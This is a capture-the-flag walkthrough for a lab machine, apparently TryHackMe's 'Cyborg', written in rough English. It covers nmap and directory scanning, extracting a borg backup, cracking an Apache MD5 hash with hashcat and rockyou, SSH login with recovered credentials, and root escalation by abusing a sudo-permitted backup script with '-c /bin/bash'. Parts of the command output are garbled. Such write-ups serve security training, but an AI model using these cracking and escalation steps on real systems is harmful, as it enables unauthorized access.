we need information for server and web pages etc.

We used the following list of tools:

- Nmap
- gobuster
- dirb


their command list is here

- -dirb <a href="http://machine\_IP">http://machine\_IP</a>
- sudo nmap -A -sV -O -p- 10.10.152.244
- gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -u http://machine\_ip

we take results.

The results we got from the "dirb" command were /admin and /etc page.





- we can see other link to when my mouse on "download" button. And click&save In order to we analyze for folder and documents. Let's extract file on my machine and go to "final\_archive" document directory. And write "ls" command. We see that,

```
(biyik@biyik)-[~/.../home/field/dev/final_archive]
$ ls
config data hints.5 home index.5 integrity.5 nonce README
```


If you mind want open to all file you can learn some information for ctf. However we open the only main subject documents. So I am run that command "cat README" on terminal and I see borgbackup github and I installed on my machine. "borg extract path/to/final\_archive::music\_archive"

```
(biyik@biyik)-[~/.../home/field/dev/final_archive]
$ borg extract /home/biyik/Documents/H4CK-D/THM/Cyborg/src/home/field/dev/final_archive::music_archive
Enter passphrase for key /home/biyik/Documents/H4CK-D/THM/Cyborg/src/home/field/dev/final_archive:
```

\$apr1\$BpZ.Q.1m\$F0qqPwHS0G50URu0VQTTn.

We need a passphrase for key found So See other page look


## The etc page is



click to passwd and see that:



we search to hashcat example list on



So I create passwd.hash documents while use to hashcat tool with -m 1600 parameters with passwd.hash.

```
(biyik@biyik)-[~/.../H4CK-D/THM/Cyborg/src]
$\frac{1}{2} \text{hashcat -a 0 -m 1600 passwd.hash /usr/share/wordlists/rockyou.txt hashcat (v6.2.5) starting

Successfully initialized NVIDIA CUDA library.
```

And I got this result.

```
Dictionary cache hit:

* Filename..: /usr/share/wordlists/rockyou.txt

* Passwords.: 14344385

* Bytes....: 139921507

* Keyspace..: 14344385

$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.:squidward

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: Cracked
Hash.Mode.....: $apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.
Time.Started....: Wed Aug 3 18:28:44 2022 (0 secs)
```

## -squidward

And we can look the home folder in and can find username and password for ssh.

YES THAT'S IT.

```
--- user flag -----
-ssh alex@machine_ip

and for password <u>S3cretP@g3</u> and login.

"Cat user.txt" we found user flag.
---- Root flag -----
```

We run the "sudo -1" command to find out our permission and we see permission on etc/mp3backup/backup.sh script on (ALL:ALL) Permission. So we run this command "./etc/mp3backup/backup.sh -c /bin/bash" and you in root sign in but can't any see command output to on terminal, because terminal on run script is write with root permission command but can't read with root permission. However, Since we are running the " -c /bin /bash" command, we can view the root directory in bash. Let's look! So for can I that make, need a simple run a few command run.

```
backed_up_files.txt backup.sh backup.sh.save ubuntu-scheduled.tgz
alex@ubuntu:/etc/mp3backups$ ls
backed_up_files.txt backup.sh backup.sh.save ubuntu-scheduled.tgz
alex@ubuntu:/etc/mp3backups$ sudo ./backup.sh -c /bin/bash
// home/alex/Music/image12.mp3
/home/alex/Music/image7.mp3
/home/alex/Music/image10.mp3
/home/alex/Music/image10.mp3
/home/alex/Music/image5.mp3
```